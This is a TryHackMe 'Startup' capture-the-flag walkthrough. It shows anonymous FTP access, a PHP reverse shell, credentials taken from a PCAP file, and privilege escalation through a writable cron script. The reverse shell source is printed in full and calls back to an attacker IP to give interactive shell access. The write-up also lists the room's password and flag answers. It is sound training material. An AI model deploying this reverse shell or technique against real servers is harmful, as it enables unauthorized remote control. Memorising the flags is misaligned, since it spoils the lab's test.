TryHackMe Startup Writeup: Anonymous FTP, PCAP Credentials, and Script Abuse
A TryHackMe Startup walkthrough covering anonymous FTP upload, reverse shell access, PCAP analysis for credentials, and writable script privilege escalation.

This writeup is adapted from my original TryHackMe notes for Startup. I kept the room flow close to the source Markdown and cleaned up GitBook formatting so it reads properly on the website.
Description
We are Spice Hut, a new startup company that just made it big! We offer a variety of spices and club sandwiches (in case you get hungry), but that is not why you are here. To be truthful, we aren't sure if our developers know what they are doing and our security concerns are rising. We ask that you perform a thorough penetration test and try to own root. Good luck!

Answer the questions below
What is the secret spicy soup recipe?

Nmap
nmap -A -sV 10.10.253.73
File Transfer Protocol (FTP)

ftp anonymous@10.10.253.73
I logged in as 'anonymous' with no password to this FTP server. I can download and upload files to the server.
PHP Scripts
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.4.67.48';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>

Directory Enumeration

dirsearch -u 10.10.253.73
Files Page
http://10.10.253.73/files/

I accessed the path /files/ftp, which contains our PHP scripts for the reverse shell.
Reverse Shell

After obtaining a reverse shell, I read the file recipe.txt, which contained the answer to the spice soup.
Answer: love
What are the contents of user.txt?


After exploring the server, I found a pcapng file in the incidents folder. I copied it to /file/ftp so that I can download it for analysis.
WireSharks
I followed the TCP protocol to read the packets with the highest count.

After reading the conversation with the most packets, I found that it contained the password "lennie".
SSH
ssh lennie@10.10.253.73

c4ntg3t3n0ughsp1c3

Answer: THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
What are the contents of root.txt?

After exploring the server, I found a file named planner.sh.

nano /etc/print.sh
I edited the /etc/print.sh file to insert malicious script for a reverse shell.


Answer: THM{f963aaa6a430f210222158ae15c3d76d}